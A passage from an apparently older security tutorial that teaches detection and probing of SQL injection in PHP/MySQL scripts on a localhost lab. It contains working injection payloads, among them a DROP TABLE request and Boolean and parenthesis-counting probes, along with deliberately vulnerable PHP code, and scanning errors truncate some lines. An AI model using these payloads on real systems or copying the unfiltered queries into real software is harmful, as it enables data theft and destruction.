Then check other fields of the HTTP header such as `Referer` and `User-Agent`.

Change the values of these parameters one by one so that they affect the appearance of the displayed page (assuming they are not filtered in SQL queries).

For example, replace integer values with fractions, insert apostrophes and quotation marks, and insert mathematical operations.

When Error Messages are Enabled

Suppose that the output of error messages is enabled in the system. That is, if an error is in an SQL query, the corresponding error message and, possibly, the text of the query are output to the browser.

When the attacker sees the text of the query, he or she can easily specify a destructive value for a vulnerable parameter.

Suppose you had sent the `id=123' GET` parameter to the `http://localhost/3/1.php` script (**http://localhost/3/1.php?id=123'**), and the following message was displayed:

```
   Error when accessing the database:
   select * from test1 where id='123''
```

The attacker can draw a few conclusions sufficient to exploit this vulnerability.

First, apostrophes aren't filtered. Second, the value of the `id` `GET` parameter is inserted into an SQL query without filtration, so the actual query has the following form:

```
select * from test1 where id='$id'
```

In this case, the attacker obtains enough information to create a value of the `id` parameter that will allow him or her to bypass the apostrophes. For example, imagine that the attacker wants to send the following query to the SQL server:

```
select * from test1 where id='9999'; drop table users; /*'
```

In this case, the attacker just needs to send the following HTTP `GET` request:

http://localhost/3/l.php?id=999';+drop+table+users;+/*

Note that not all SQL servers allow the user to concatenate queries with semicolons as in this example. In addition, high privileges are necessary to delete a table.

When the attacker knows, which parameter is vulnerable to SQL injection, he or she also needs to know, nuances of SQL implementation in the target database server to create an HTTP request that performs malicious actions.

Even when the text of an erroneous SQL query isn't displayed, the displayed error message makes it easier for the attacker to achieve his or her malicious goals. It is a common for an error message to disclose the type of database server used in the system. Consider the following example from **http://localhost/3/2.php?id=123':**

```
Warning: mysql_fetch_object(): supplied argument is not a vali
MySQL result resource in x:\localhost\3\2.php on line 18
records not found
```

If the `id=123`' parameter was sent, this error message unambiguously indicates that an error was in an SQL request and that it was caused by the apostrophe in the parameter value. In addition, the attacker sees that a MySQL database server is used.

The attacker can try to investigate, which error messages are output in response to particular values of a nonfiltered parameter, and to analyze the messages to eventually create an SQL request similar to the request that causes the error message in this example.

When Error Messages are Disabled

Suppose that the output of error messages is disabled in the system.

Nevertheless, the attacker can judge from indirect indications whether an error happened. For example, different responses to illogical data in different queries can indicate that one query caused an error and another returned nothing.

The attacker can find how the system responds to queries that return empty results even when there is no SQL injection vulnerability.

There can be a few types of results of queries that retrieve information from a database. First, a request can return a normal nonempty result. In this case, you can be sure that the script outputs the query result regardless of whether the programmer intended this script to output these data.

Such a variant is the final goal of the attack exploiting the SQL injection vulnerability. The data that the script should have output can be either output or not.

The attacker's main task will be to create a value of the vulnerable parameter so that the query returns data necessary to the attacker rather than data the script should have output.

Second, a request can return an empty result. This means no record in the database would correspond to the parameters sent in the query. In most cases, a page without contents will be displayed. This will indicate that the results of queries aren't checked for emptiness.

Third, the user can receive a message informing him or her that no record was found in the database. This is a normal response of a correct system.

In most cases, the attacker can find how the script responds to an empty result even when there is no SQL injection vulnerability. He or she just needs to send a special value in an HTTP parameter. The value should belong to the same set as the original value of the parameter, but it should be missing from the database.

For example, if an integer is normally sent to the script (e.g., `id=23`), the attacker will send a large integer (e.g., `id=9999999`). It is likely that this value is missing from the database, and the syntactically correct SQL query will return an empty result.

For another example, if a parameter is a date, the attacker will send a date that cannot correspond to any record in the database (e.g., a date in the distant past or future).

Alternatively, instead of a meaningful string, the attacker will send a string of random characters.

Finally, an SQL query can result in error messages related to the syntax of the query or its failure (e.g., nonexistent tables or table columns).

A well-designed, invulnerable, and reliable system is free from such errors. An error for certain values of one or more parameters sent using HTTP indicates that SQL injection is possible.

When an error is in an SQL query, the system can respond differently. If an error message is displayed, the presence of the SQL injection vulnerability becomes apparent. A system error message such as `500 - Internal Server Error` can be displayed. As I demonstrated earlier, it can be caused by displaying an SQL query message before the `Content-Type` header is sent to the browser. This is true for Perl scripts.

Sometimes, an empty page is displayed. It is unlikely that in this situation the normal contents of the HTML page will be displayed or that the page will look as if the query returned an empty result.

In any case, the attacker knows what the HTML page looks like when an SQL query returns normal data. This is the normal behavior of the system responding to a correct query. Then the attacker will try to obtain the system's responses to parameter values that don't correspond to any record in the database. This will be an easy task: The attacker needs to send HTTP parameters that are syntactically correct but illogical. Examples were given earlier in this section.

If no error messages are displayed, it will be difficult for the attacker to find what the HTML page looks like in the third state of the system. However, if the attacker notices that with certain values of certain parameters the system behaves differently than in the first and second states, he or she can conclude that these parameters are likely to cause an error in an SQL query.

If there is the SQL injection vulnerability, an SQL query with a parameter, whose value contains an apostrophe or a quotation mark, almost always causes an error message.

In general, there can be four situations: Whether apostrophes and quotation marks are screened with backslashes or not, and whether the parameter is between apostrophes or quotation marks or not.

Consider all four SQL queries created in these cases.

First, apostrophes and quotation marks aren't screened with backslashes, and the affected parameter isn't between apostrophes.

http://localhost/3/3.php?id=1'

```
You have an error in your SQL syntax near ''' at line 1

Warning: mysql_fetch_object(): supplied argument is not a
valid MySQL result resource in x:\localhost\3\3.php on line
19

records not found
```

Second, apostrophes and quotation marks aren't screened with backslashes, and the affected parameter is between apostrophes.

http://localhost/3/4.php?id=1'

```
You have an error in your SQL syntax near ''1''' at line 1

Warning: mysql_fetch_object(): supplied argument is not a
valid MySQL result resource in x:\localhost\3\4.php on line
19

records not found
```

Third, apostrophes and quotation marks are screened with backslashes, and the affected parameter isn't between apostrophes.

http://localhost/3/5.php?id=1'

```
You have an error in your SQL syntax near '\'' at line 1

Warning: mysql_fetch_object(): supplied argument is not a
valid MySQL result resource in x:\localhost\3\5.php on line
20

records not found
```

Finally, apostrophes and quotation marks are screened with backslashes, and the affected parameter is between apostrophes.

http://localhost/3/6.php?id=1'

```
John Smith
```

As you can see, the only case, in which no error emerges in the SQL query, is the one, in which apostrophes and quotation marks are screened with backslashes and the affected parameter is between apostrophes. This is because when apostrophes and quotation marks are screened in a value of a variable, the variable won't contain an unscreened apostrophe or quotation mark, and it will be impossible to embed any characters outside this string. There is no SQL injection vulnerability in the fourth example.

Therefore, if there is the SQL injection vulnerability, a syntax error will take place in an SQL query whose vulnerable parameter is a string with an apostrophe or a quotation mark. The attacker just needs to detect these situations. When error message output is enabled, it will be an easy task because the HTML page returned to the client will contain the text of an error message.

The attacker's actions when error message output is disabled were described earlier.

Situations, in which an apostrophe or a quotation mark embedded into an unfiltered parameter causes a query error, are common. However, they aren't the only ones. Embedding such a character may not lead to an error. The query could return an empty result or even a predictable result, but the SQL injection vulnerability would still be present.

Consider a typical situation:

- **http://localhost/3/7.php**
- **http://localhost/3/7.php?id=1**
- **http://localhost/3/7.php?id=99**
- **http://localhost/3/7.php?id=1'**
- **http://localhost/3/7.php?id=1"**
- **http://localhost/3/7.php?id=1abc**

All these requests except for the last one display predictable results. An apostrophe or a quotation mark in the parameter value doesn't cause an error in the SQL query.

The last request to the script results in a database error. In this case, the error message is displayed, but even when error messages are disabled the user can judge from indirect indications that an error happened.

Here is the code of this script.

http://localhost/3/7.php

```
<?
  if(empty($id))
  {
  echo "
  <form>
  Enter ID of the person (integer): <input type=text name=id><in
type=submit>
  </form>
 ";
  exit;
  };
  mysql_connect("localhost", "root", "");
  mysql_select_db("bcok1");
  $id=$_GET["id"];
  $id=str_replace("\'", "", $id);
  $id=str_replace("\"", "", $id);
  $sq="select * from test1 where id=$id";
  $q=mysql_query($sq);
  echo mysql_error();
  if($r=mysql_fetch_object($q))
    echo $r->name;
  else echo "records not found";
?>
```

The reason for such behavior of this script is obvious: All apostrophes and quotation marks are deleted from the received parameter. This is done in the `$id=str_replace("\'", "", $id)` and `$id=str_replace ("\'", "", $id)` statements.

So, the reason for such behavior is filtration of received parameters. In this example, filtration is insufficient.

What else can the attacker do to test a script for the SQL injection vulnerability in a received parameter? When the value of the received parameter isn't between apostrophes or quotation marks, the attacker can easily detect this by replacing a normal value with a mathematical expression. For example, he or she can replace an integer value with a mathematical expression that returns this value.

Consider an example.

http://localhost/3/8.php

```
<?
  if(empty($id))
  {
  echo "
  <form>
  Enter the record ID (integer): <input type=text name=id><input
type=submit>
  </form>
  ";
  exit;
  };
  mysql_connect("localhost", "root", "");
  mysql_select_db("book1");
  $id=$_GET["id"];
  $id=str_replace("'", "", $id);
  $id=str_replace("\"", "", $id);
  $sq="select * from test2 where xid=$id";
  $q=mysql_query($sq);
  echo mysql_error();
  if($r=mysql_fetch_object($q))
    echo $r->value;
  else echo "records not found";
?>
```

This script makes an SQL query with the `id` parameter to the `test2` table in the `book1` database. Here is the structure of this table:

```
su-2.05b# mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 5 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use book1;
Reading table information for completion of table and column r
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> describe test2;
+-------+--------------+------+-----+---------+--------------
| Field | Type         | Null | Key | Default | Extra
+-------+--------------+------+-----+---------+--------------
| id    | int(11)      |      | PRT | NULL    | auto increment
| xid   | varchar(5)   |      |     | 0       |
| value | varchar(255) |      |     | 0       |
+-------+--------------+------+-----+---------+--------------
3 rows in set (0.00 sec)
mysql>
```

As you can see, the value of the `xid` parameter used in the query isn't integer. It is a five-character string. As practice shows, an integer or a mathematical expression can return an integer to the right of this value.

The simplest mathematical operations are addition, subtraction, multiplication, and division. They are described in the SQL 92 standard.

Note that the plus character is used to URL-encode a space, so if you want to send a plus inside a parameter value, you should URL-encode it as `%2B`.

You don't need to URL-encode the minus character.

Suppose that the value of a parameter is replaced with a mathematical expression that returns the original value. If the displayed HTML page entirely or partly coincides with the page returned for the original value, the attacker can be sure that this parameter is subject to the SQL injection vulnerability. The attacker would need to be aware that this coincidence can be a result of certain filtration.

For example, compare the results of the following requests.

http://localhost/3/8.php?id=10000

```
this is the first value
```

http://localhost/3/8.php?id=10001

```
this is the second value
```

http://localhost/3/8.php?id=10001-1

```
this is the third value
```

In the third request, the `10001-1` expression is inserted instead of the original value.

The HTML page output in the third case coincides with the first HTML page.

A supposition that the value of the received parameter could be filtered and then cast to an integer is refuted by the **http://localhost/3/8.php?id=10001** request, whose parameter differs from the third request's parameter only in the mathematical operation, because it returns an HTML page different from that returned by the first request.

Consider another example.

http://localhost/3/9.php?id=10001

```
this is the second value
```

http://localhost/3/9.php?id=10002
`this is the third value`

http://localhost/3/9.php?id=10002-1
`this is the third value`

http://localhost/3/9.php?id=10002anytext
`this is the third value`

In this example, output HTML pages coincide for the parameter values `id=10002-1` and `id=10002` as if the script truncates the parameter value starting with the minus character.

At the same time, the HTML page returned to the request with the `id=10001` value differs from that returned to the request with the `id=10002-1` value. If it was the SQL injection vulnerability in the parameter, these two pages would coincide.

The attacker can suppose that the received parameter value is strictly filtered and explicitly cast to this parameter.

The last request confirms this supposition. Therefore, no SQL injection vulnerability is in this parameter.

Consider another example.

http://localhost/3/10.php?id=1123
`a few possible values`

http://localhost/3/10.php?id=1342

```
perhaps, a few possible values
```

http://localhost/3/10.php?id=1342'

```
perhaps, a few possible values
```

http://localhost/3/10.php?id=1342-1

```
perhaps, a few possible values
```

http://localhost/3/10.php?id=1341

```
perhaps, a few possible values
```

http://localhost/3/10.php?id=1343

```
records not found
```

http://localhost/3/10.php?id=1343-1

```
perhaps, a few possible values
```

What can the attacker conclude from the results of these requests?

The script is likely to accept an integer value of the `id` parameter. It makes sense to test this parameter for the SQL injection vulnerability.

After the third request, the attacker understands that apostrophes in the parameter value are filtered. Therefore, if the parameter value is between apostrophes in the query, the SQL injection vulnerability is absent because the attacker won't be able to embed malicious characters outside the string.

The page displayed for `id=1342-1` coincides with that displayed for `id=1341`.

It also coincides with the page displayed for the `id=1342` parameter. Therefore, the attacker cannot be sure that there is the SQL injection vulnerability.

The coincidence of the pages displayed for the `id=1342` and `id=1341` parameters only means the coincidence of database records corresponding to these parameter values. The attacker cannot know the cause of coincidence of the pages output for the request with the `id=1342-1` parameter and for the request with the `id=1342` parameter: Whether it is the SQL injection vulnerability or it is casting the `id=1342-1` value to the `id=1342` value.

To check whether there is the SQL injection vulnerability, the attacker would submit other pairs of the `id` parameter's values.

In this example, the attacker sees that the page displayed for `id=1342` coincides with that displayed for `id=1343-1` and differs from the page displayed for `id=1343`, which tells the user that no records were found. These facts allow the attacker to suppose that there is the SQL injection vulnerability.

These methods allow the attacker to detect the SQL injection vulnerability in most cases.

Previous Next

Investigating Queries

Suppose that the attacker has found a parameter vulnerable to SQL injection in a script by using one of the methods described in the previous section.

To exploit this vulnerability, the attacker needs to understand, in which SQL query he or she can embed malicious code.

The Type of Query

For certain types of database servers, the type of the query can be investigated.

In scripts available through HTTP to a remote user, the following four types of SQL queries are used most often:

- `select`
- `insert`
- `update`
- `delete`

It is easy to understand, which query is used in a particular case, by analyzing the logic of the vulnerable script and the meaning of the parameter inserted into an SQL query without appropriate filtration.

For example, if the script displays records corresponding to an identifier, the `select` database query is most likely.

If the script adds information to the database (e.g., accepts an order or adds a message to the forum), the `insert` database query is most likely.

If the script changes information (e.g., edits an order or a forum message or implements voting), the `update` database query is most likely.

If the script deletes information, you can be sure that there is the `delete` query. However, be aware that sometimes the record isn't deleted physically but is only marked as deleted. For example, the `update` query with the `hidden=1` parameter is likely.

A vulnerability in the `select` query is encountered most often.

Apostrophes and Quotation Marks in a Query

Suppose that the SQL injection vulnerability is in a script and it is likely that a non-filtered parameter is inserted into a query after the `where` keyword. Let the `$id` parameter be filtered inappropriately.

The attacker can suppose that the SQL query has one of the following structures:

- `select ... from ... where ... rowl = $id`
- `select ... from ... where ... rowl = '$id'`

At this stage, the attacker's main task is to clear up whether the `id` parameter is between apostrophes or quotation marks.

First, he or she needs to know whether these characters are screened with backslashes or not. When SQL error messages include erroneous queries, it is easy to find the answers to this question by sending requests to the server and examining error messages.

Consider an example.

http://localhost/3/5.php?id='abc"abc

```
Error when accessing the database:

select * from test1 where id=\'abc\"abc

You have an error in your SQL syntax near '\'abc\"abc' at
line 1

Warning: mysql_fetch_object(): supplied argument is not a
```

```
valid MySQL result resource in x:\localhost\3\11.php on
line 27

records not found
```

In this example, the user makes an HTTP request to the vulnerable script with the `id='abc"abc` parameter. The error message allows the attacker to disclose the SQL query generated for this parameter. This is `select * from testl where id=\'abc\"abc`.

The attacker can infer that the value of the `id` parameter is not between apostrophes or quotation marks and that these characters are screened with backslashes.

It makes sense to test how the system responds to these characters. When the system is functioning normally, the value of the vulnerable parameter can be passed as a string that is neither an integer nor a fraction. In this case, the attacker can be sure that this parameter is between two apostrophes or quotation marks in the SQL query. This is because the value of this parameter in the SQL query can be sent only as a string, and strings in SQL should be between apostrophes or quotation marks.

Remember that integers and fractions may be between these characters or not. This depends on the type of the database server. Some servers prohibit apostrophes and quotation marks around numbers.

SQL servers that can cast any data type to any other type with minimum loss allow their users to enclose numeric values in apostrophes or quotation marks. MySQL is an example of such a server.

How can the attacker find answers to his or her questions when no error messages are displayed? I demonstrated earlier how the SQL injection vulnerability can be detected when the value of a possibly vulnerable parameter is inserted into the query without being between apostrophes or quotation marks.

When the SQL injection vulnerability is present but this situation wasn't disclosed, the attacker can draw the following conclusions:

- The parameter value is between apostrophes or quotation marks. Otherwise, the method would reveal the opposite result.
- The apostrophes or quotation marks aren't screened with backslashes. Otherwise, the SQL injection vulnerability wouldn't be there (assuming this was proved using another method).

Now, suppose the SQL injection vulnerability is in a parameter that is not between apostrophes or quotation marks.

The attacker can clear up whether apostrophes or quotation marks are screened with backslashes from indirect evidence. For example, if the values of the received parameters are displayed somewhere on the same site and the attacker notices that the apostrophes, quotation marks, or both are screened in the displayed values, he or she can infer that these characters are most likely screened everywhere on the site.

However, an investigation of the SQL query can give a more precise answer. Earlier, I demonstrated the method of embedding mathematical expressions for detecting the SQL injection vulnerability. Now, I'd like to describe a method of embedding any functions and operations into an SQL query.

Suppose that the value of a parameter isn't between apostrophes or quotation marks. Query syntax allows you to add any logical operation to the parameter value separated with a space. For example, you can replace `id=1123` with `id=1123+AND+1`. Remember, the space character can be URL-encoded with a plus character or the `%20` sequence.

Consider a few SQL queries and examine how such a change will affect the results:

```
-bash-2.05b$ mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 36 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use bookl
```

```
Reading table information for completion of table and column r
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> select id, xid, value from test3 where xid=1123;
+----+------+---------------------------------+
| id | xid  | value                           |
+----+------+---------------------------------+
| 1  | 1123 | a few possible values           |
+----+------+---------------------------------+
1 row in set (0.02 sec)
mysql> select id, xid, value from test3 where xid=1123 AND 1;
+----+------+---------------------------------+
| id | xid  | value                           |
+----+------+---------------------------------+
|  1 | 1123 | a few possible values           |
+----+------+---------------------------------+
1 row in set (0.00 sec)
mysql> select id, xid, value from test3 where xid=1123 or id=3
+----+------+---------------------------------+
| id | xid  | value                           |
+----+------+---------------------------------+
|  1 | 1123 | a few possible values           |
|  3 | 1341 | perhaps, a few possible values |
+----+------+---------------------------------+
2 rows in set (0.00 sec)
mysql> select id, xid, value from test3 where xid=1123 OR 1 or
+----+------+---------------------------------+
| id | xid  | value                           |
+----+------+---------------------------------+
|  1 | 1123 | a few possible values           |
|  3 | 1341 | perhaps, a few possible values |
+----+------+---------------------------------+
2 rows in set (0.00 sec)
mysql> select id, xid, value from test3 where (xid=1123) or (i
+----+------+---------------------------------+
| id | xid  | value                            |
+----+------+----------------------------------+
|  1 | 1123 | a few possible values            |
|  3 | 1341 | perhaps, a few possible values |
+----+------+----------------------------------+
2 rows in set (0.02 sec)
mysql> select id, xid, value from test3 where (xid=1123 AND 1)
(id=3);
+----+------+----------------------------------+
| id | xid  |value                             |
+----+------+----------------------------------+
|  1 | 1123| a few possible values             |
1  3 | 1341| perhaps, a few possible values  |
+----+------+----------------------------------+
2 rows in set (0.00 sec)
mysql> select id, xid, value from test3 where xid in (1123) ;
+----+------+----------------------------------+
| id | xid  | value                            |
+-----+-----+----------------------------------+
|  1 | 1123 | a few possible values            |
+----+------+----------------------------------+
1 row in set (0.00 sec)
mysql> select id, xid, value from test3 where xid in (1123 ANI
Empty set (0.00 sec)
mysql>
```

As you can see, embedding the `AND 1` doesn't affect the result or cause syntax error messages in most cases. The reason is that the `AND` logical operation has higher priority than the `OR` logical operation, and the `A AND 1` construction is equivalent to `A`. That is, this is an identical transformation.

The two last parameters are an exception. When the value of the received parameter is inserted into the `xid in ( ... )` construction, the query returns an empty result. Nevertheless, the syntax remains correct.

The `1123 AND I` expression is evaluated as Boolean `TRUE`, which is then cast to the integer 1. If the table contained a record with xid=1, this record would be display ed as the result of this query.

Note that this method will work on those SQL serv ers that cast v alue ty pes because a Boolean construction is required to the right of the AND operator but 1 is actually placed. In serv ers that don't cast 1 to the Boolean TRUE, y ou must use the TRUE key word. In this case, y ou could pass the id=1123+AND+TRUE v alue.

The attacker can embed any Boolean expressions to the right of AND, instead of 1 or TRUE, to discov er how the serv er responds to v arious queries. This will allow him or her to disclose much inf ormation about the query and the database serv er.

For example, embedding the ('test'='test') construction will allow the attacker to know whether apostrophes are screened.

Look at how screening apostrophes af f ects the query result

```
-bash-2.05b$ mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 61 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use book1
Reading table information for completion of table and column n
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select id, xid, value from test3 where xid=1123 AND 'te
+----+------+------------------------------+
| id | xid  | value                        |
+----+------+------------------------------+
|  1 | 1123 | a few possible values        |
+----+------+------------------------------+
1 row in set (0.02 sec)
mysql> select id, xid, value from test3 where xid=1123 AND
\'test\'=\'test\';
```

```
ERROR:
Unknown command '\''.
ERROR:
Unknown command '\''.
ERROR:
Unknown command '\''.
ERROR:
Unknown command '\''.
ERROR 1064: You have an error in your SQL syntax. Check the ma
that corresponds to your MySQL server version for the right sy
use near '\'test\'=\'test\'' at line 1
mysql>
```

Of course, the attacker will also test the server's response to quotation marks.

As you can see, if the server doesn't screen apostrophes with backslash characters, the syntax of the query remains correct and the result won't change and will coincide with the result of the query with the `id=1123 AND 1` parameter.

If apostrophes are screened, the backslashes preceding them will cause a syntax error.

I described earlier how you can distinguish between queries that return an empty and a nonempty result. In most cases, you even don't need error messages to be displayed.

Embedding certain expressions after the `AND` operator can be useful when trying to discover the type of the database server. The attacker can embed certain server-specific functions into SQL queries. If the server under investigation doesn't return an error message as a response to a function specific to only one server type, this will indicate the server is of this particular type.

The attacker often can embed commands if they don't make the SQL query syntactically incorrect.

The number of opening parentheses can be found because any implementation of SQL in any database server will return a syntax error message to an SQL query that contains an unmatched closing parenthesis.

When exploiting this vulnerability, the attacker often needs to know how many opening parentheses precede the point, at which he or she intends to put a desired value of an improperly filtered parameter. To find the number of opening parentheses, the attacker can embed constructions such as the following until he or she receives the first syntax error message:

- `$id=1123+)+and+(1`
- `$id=1123+))+and+((1`
- `$id=1123+)))+and+(((1`
- `$id=1123+))))+and+((((1`

And so on.

If a syntax error message is returned to the first query, this will mean that no opening parentheses precede the vulnerable parameter. If the first query appears to be syntactically correct, then there is at least one opening parenthesis. A syntax error in the second query means there aren't two opening parentheses. If the first query is correct, therefore, only one opening parenthesis precedes the embedded value. This process can continue until an error is received.

Now, suppose that a script is vulnerable to SQL injection and that the parameter affected by the attacker is between apostrophes or quotation marks. The existence of the vulnerability proves that these characters are not screened, deleted, or filtered using another method. If apostrophes or quotation marks were filtered, the attacker wouldn't be able to overrun the string that is the value of the variable.

Suppose the attacker knows whether apostrophes or quotation marks enclose the parameter in the query. Only these characters will cause a syntax error in the SQL query.

Consider the following listing:

```
-bash-2.05b$ mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 99 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use bookl
Reading table information for completion of table and column r
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> select * from test3 where xid='1123"sd';
Empty set (0.00 sec)
mysql> select * from test3 where xid='1123's'd';
ERROR 1064: You have an error in your SQL syntax. Check the ma
that corresponds to your MySQL server version for the right sy
use near 's'd'' at line 1
mysql>
```

As you can see, an error emerges only when the character used to enclose the value is embedded. When the other character is embedded, an empty result is returned.

So, suppose that the SQL injection vulnerability is in the `id` parameter, its value is between apostrophes, and they aren't screened. Sending the `id=1l23'+AND+ '1' = '1` parameter instead of `id=1123` will allow the attacker to discover whether the vulnerability he or she is looking for exists.

If sending `id=1123'+AND+' 1'=' 1` results in the same data as sending `id=1123`, and if sending `id=1l23'+AND+' 1'=' 2` results in an empty data set, the attacker can be sure that there is the SQL injection vulnerability. In addition, the value of the vulnerable parameter is between apostrophes, and they aren't filtered inside the parameter value.

Here are a few requests:

- **http://localhost/3/4.php?id=2**
- **http://localhost/3/4.php?id=2'+AND+'1'='1**
- **http://localhost/3/4.php?id=2'+AND+'1'='2**

The second request returns the same result as the first one. However, the third request returns a message informing you that no records were found.

This test confirms the supposition about the structure of the query. In this example, the following queries are sent to the SQL server:

```
su-2.05b# mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 2 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use bookl;
Reading table information for completion of table and column r
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> select * from test1 where id='2';
+----+----------------------+
| id | name                 |
+----+----------------------+
|  2 | Tom Brown            |
+----+----------------------+
1 row in set (0.01 sec)
mysql> select * from test1 where id='2' AND '1'='1';
+----+----------------------+
| id | name                 |
+----+----------------------+
1  2 | Tom Brown            |
+----+----------------------+
1 row in set (0.02 sec)
mysql> select * from test1 where id='2' AND '1'='2';
Empty set (0.00 sec)
mysql>
```

This is how an attacker can embed apostrophes or quotation marks to close the current string and open a new one so that the SQL query remains syntactically correct. Then, the attacker can put any functions valid in the current SQL implementation between the character that closes one string and the character that opens the next string.

An Example

Consider the **http://localhost/3/12.php** script. It takes the `id GET` parameter. Test how the script responds to valid parameters.

http://localhost/3/12.php?id=1123
`a few possible values`

http://localhost/3/12.php?id=1342
`perhaps, a few possible values`

As you can see, when a correct value of the `id` parameter is sent in an HTTP request, the script returns the corresponding database record. You can infer that the script makes only `select` queries to the database.

Test the script's response to values that don't correspond to any record in the database even though the query containing these values is syntactically correct.

http://localhost/3/12.php?id=9999999
`records not found`

http://localhost/3/12.php?id=-1
`records not found`

As you can see, a message informing you that no records were found is displayed.

Make a few more SQL queries to check the script for the SQL injection vulnerability:

- **http://localhost/3/12.php?id=1123'**
- **http://localhost/3/12.php?id=llabc**
- **http://localhost/3/12.php?id=abcd**
- **http://localhost/3/12.php?id=abc"**

All these requests result in SQL queries that display empty pages. This means that either the script generates erroneous SQL queries, and nothing is output to the browser, or the script performs filtration.

If the parameter was a character string between apostrophes or quotation marks, the second and third requests would result in correct SQL queries that possibly return empty results. Therefore, if the vulnerability is present, the value of the variable you can affect is unlikely to be between apostrophes or quotation marks. Embedding mathematical expressions instead of the original parameter value can prove the SQL injection vulnerability in this case.

http://localhost/3/12.php?id=1123

```
a few possible values
```

http://localhost/3/12.php?id=1124

```
records not found
```

http://localhost/3/12.php?id=1124-1

```
a few possible values
```

As I demonstrated earlier, this behavior of a script indicates that there is the SQL injection vulnerability and that the parameter isn't between apostrophes or quotation marks.

Test whether you can embed Boolean expressions into the query.

The previous examples vividly demonstrate how the system responds to an error in an SQL query: It returns an empty HTML page. Remember, if the SQL server returns an empty data set, the system outputs that no records are found.

http://localhost/3/12.php?id=1123+AND+1

```
a few possible values
```

http://localhost/3/12.php?id=1123+AND+0

```
records not found
```

So, you (and the attacker) can be sure that the script is vulnerable to the SQL injection.

When the attacker knows there is the SQL injection vulnerability, he or she is likely to test whether apostrophes and quotation marks are screened with backslashes. He or she will send HTTP requests like the following:

http://localhost/3/12.php?id=1123+AND+1=1

```
a few possible values
```

http://localhost/3/12.php?id=1123+AND+'test'='test'

```
<empty page>
```

http://localhost/3/12.php?id=1123+AND+"test"="test"

```
<empty page>
```

http://localhost/3/12.php?id=1123+AND+"222"="222"

```
<empty page>
```

http://localhost/3/12.php?id=1123+AND+'222'='222'

```
<empty page>
```

The results of these requests indicate that only the first request gives a correct SQL query; therefore, apostrophes and quotation marks are filtered.

If the script just deletes these characters, the last two requests won't result in erroneous SQL queries because they would be identical to the following request, which doesn't cause errors.

http://localhost/3/12.php?id=1123+AND+222=222

```
a few possible values
```

The conclusion is that apostrophes and quotation marks are filtered but not deleted.

Now, the attacker needs to find how many opening parentheses there are in the query before the vulnerable parameter. He or she would perform the following series of HTTP requests:

- **http://localhost/3/12.php?id=1123+)+AND+(1**

- **http://localhost/3/12.php?id=1123+))+AND+((1**
- **http://localhost/3/12.php?id=1123+)))+AND+(((1**
- **http://localhost/3/12.php?id=1123+))))+AND+((((1**

As with the **http://localhost/3/12.php?id=1123** request, the first and second requests in this series return a normal result. The third request returns an empty page. As I demonstrated earlier, this indicates a syntax error in the corresponding SQL query.

Because the first and second requests don't result in syntax errors, at least two opening parentheses precede the point, at which the test data are embedded into the id parameter. The error emerging in the third request means no third opening parentheses precedes this point.

So, there are only two opening parentheses, and the SQL query looks as follows:

```
select ... from ... where ... ( ... ( ... rowl=$id ... ) ... )
```

Now, I'm going to show you the code of the investigated script to demonstrate that all the previous suppositions are true.

http://localhost/3/12.php

```
<?
  if(empty($id))
  {
  echo "
  <form>
  Enter the record ID (integer): <input type=text name=id><input
type=submit>
  </form>
  ";
  exit;
  };
  mysql_connect("localhost", "root", "");
  mysql_select_db("book1");
  $id=$_GET["id"];
  $id=addslashes($id);
  $sq="select * from test3 where (1 and 1) and ((1=2 or xid=$id)
  $q=mysql_query($sq);
  $e=mysql_error();
  if(!empty($e))
  {
   exit;
  }
  if($r=mysql_fetch_object($q))
    echo $r->value;
  else echo "records not found";
?>
```

The `$id=addslashes($id);` construction adds backslashes to the value of the $id variable before it is inserted into the SQL query. The `if (! empty ($e)) {exit;}`; construction interrupts the script execution but prevents error messages from being output when an error is in an SQL query. As a result, an empty HTML page is returned to an erroneous query.

The generated query is as follows:

```
select * from test3 where (1 and 1) and ((1=2 or xid=$id) and
```

This should meet your expectations. The value of the `$id` variable isn't between apostrophes or quotation marks, and exactly two opening parentheses precede it that aren't matched by closing parentheses.

Now that you know the original SQL query, look at the queries sent to the database in the previous examples:

```
-bash-2.05b$ mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 83 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use book1
```

```
Reading table information for completion of table and column r
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> -- http://localhost/3/12.php?id=1123
mysql> select *from test3 where (1 and 1) and ((1=2 or xid=112
+----+------+-------------------------------+
| id | xid  | value                         |
+----+------+-------------------------------+
|  1 | 1123 | a few possible values         |
+----+------+-------------------------------+
1 row in set (0.02 sec)
mysql> -- http://localhost/3/12.php?id=1342
mysql> select * from test3 where (1 and 1) and {(1=2 or xid=13
+----+------+-------------------------------+
| id | xid  | value                         |
+----+------+------------------------------ +
|  2 | 1342 | perhaps, a few possible values |
+----+------+-------------------------------+
1 row in set (0.00 sec)
mysql> -- http://localhost/3/12.php?id=9999999
mysql> -- http://localhost/3/12.php?id=-l
mysql> select * from test3 where (1 and 1) and {(1=2 or xid=99
Empty set (0.00 sec)
mysql> select * from test3 where (1 and 1) and {(1=2 or xid=-l
Empty set (0.00 sec)
mysql> -- http://localhost/3/12.php?id=1123'
mysql> -- http://localhost/3/12.php?id=11abc
mysql> -- http://localhost/3/12.php?id=abcd
mysql> -- http://localhost/3/12.php?id=abc"
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=11
ERROR:
Unknown command ' \' ' .
ERROR 1064: You have an error in your SQL syntax. Check the ma
